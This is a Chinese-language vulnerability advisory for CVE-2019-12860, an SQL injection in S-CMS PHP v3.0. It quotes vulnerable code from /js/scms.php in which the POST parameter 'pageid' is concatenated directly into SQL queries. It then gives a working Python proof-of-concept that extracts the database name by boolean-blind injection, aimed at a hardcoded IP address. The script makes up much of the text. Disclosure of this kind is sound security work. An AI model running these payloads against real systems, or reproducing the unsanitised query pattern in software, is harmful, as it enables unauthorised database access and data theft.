

CVE-2019-12860：S-CMS PHP v3.0存在SQL注入漏洞



一、漏洞摘要

漏洞名称: S-CMS PHP v3.0存在SQL注入漏洞

上报日期: 2019-05-31

漏洞发现者: zhhhy

产品首页: <https://www.s-cms.cn/download.html?code=php>

软件链接: <https://www.s-cms.cn/download.html?code=php>

版本: PHP v3.0

CVE编号: [CVE-2019-12860](#)

二、漏洞概述

漏洞代码位置：/js/scms.php 第182-204行


```
167
168 break;
169 case "comment":
170 ready(plug("x11", "1"));
171 break;
172
173 case "jsdk":
174 $APPID = $C_wx_appid;
175 $APPSECRET = $C_wx_appsecret;
176 $info=getbody("https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=".$APPID."&secret=".$APPSECRET,"");
177 $access_token=json_decode($info)->access_token;
178 $info=getbody("https://api.weixin.qq.com/cgi-bin/ticket/getticket?access_token=".$access_token."&type=jsapi","");
179 $ticket=json_decode($info)->ticket;
180 $url=$_POST["url"];
181 $noncestr=md5(uniqid(rand(), true));
182 $timestamp=time();
183 $pageid=$_POST["pageid"];
184 if($pageid==""){
185     $pageid=1;
186 }
187 switch($_POST["pagetype"]){
188 case "index":
189 $img=$C_ico;
190 break;
191 case "text":
192 $img=getrs("select * from ".TABLE."text where T_id=".$pageid,"T_pic");
193 break;
194 case "product":
195 $img=getrs("select * from ".TABLE."psort where S_id=".$pageid,"S_pic");
196 break;
197 case "productinfo":
198 $img=splitx(getrs("select * from ".TABLE."product where P_id=".$pageid,"P_path"),".",0);
199 break;
200 case "news":
201 $img=getrs("select * from ".TABLE."nsort where S_id=".$pageid,"S_pic");
202 break;
203 case "newsinfo":
204 $img=getrs("select * from ".TABLE."news where N_id=".$pageid,"N_pic");
205 break;
206 }
```

由于是整型注入，对一些引号等的处理容易被绕过


代码分析：

在第83行处，变量\$pageid接受使用POST方式传递的pageid的值。而在第87行和第95行处，变量\$pageid被直接拼接进SQL语句之中，从而产生注入。而由于是数字型注入，避免使用单引号等符号以至于绕过了防御。

构造如下数据包，如图所示。



可以看到数据包回显了20151019102732946.jpg。
而构造错误的数据包如下



会发现错误的数据包不会回显20151019102732946.jpg。由此可以判断这是一个布尔型注入。

三、利用方法

构造如下poc.py

POC代码如下：

```
import requests
import urllib.parse
```

```
chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_0123456789'
```

```
url='http://106.14.144.32:2000/js/scms.php'
```

```
def getDatabaseLength():
    print('开始爆破数据库长度。。。')
    for i in range(10):
        payload="1%0Aand%0Aif(length(database())>{ },1,0)#".format(i)
        payload=urllib.parse.unquote(payload)
        data = {
            'action':'jssdk',
            'pagetype':'text',
            'pageid':payload
        }
        # print(data)
        # data = urllib.parse.unquote(data)
        # print(data)
        rs = requests.post(url=url,data=data)
        rs.encode='utf-8'
        # print(rs.text)
        if "20151019102732946.jpg" not in rs.text:
            print("数据库名的长度为：{ }".format(i))
            return i

def getDatabaseName():
    print('开始获取数据库名')
    databasename = ""

    length = getDatabaseLength()
    # length = 4
    for i in range(1,length+1):
        for c in chars:
            payload='1%0Aand%0Aif(ascii(substr(database(),{ },1))={ },1,0)#'.format(i,ord(c))
            # print(payload)
            payload = urllib.parse.unquote(payload)
            data = {
                'action': 'jssdk',
                'pagetype': 'text',
                'pageid': payload
            }
            rs = requests.post(url=url, data=data)
            rs.encode = 'utf-8'
            # print(rs.text)
            if "20151019102732946.jpg" in rs.text:
                databasename = databasename+c
                print(databasename)

    return databasename
getDatabaseName()
```

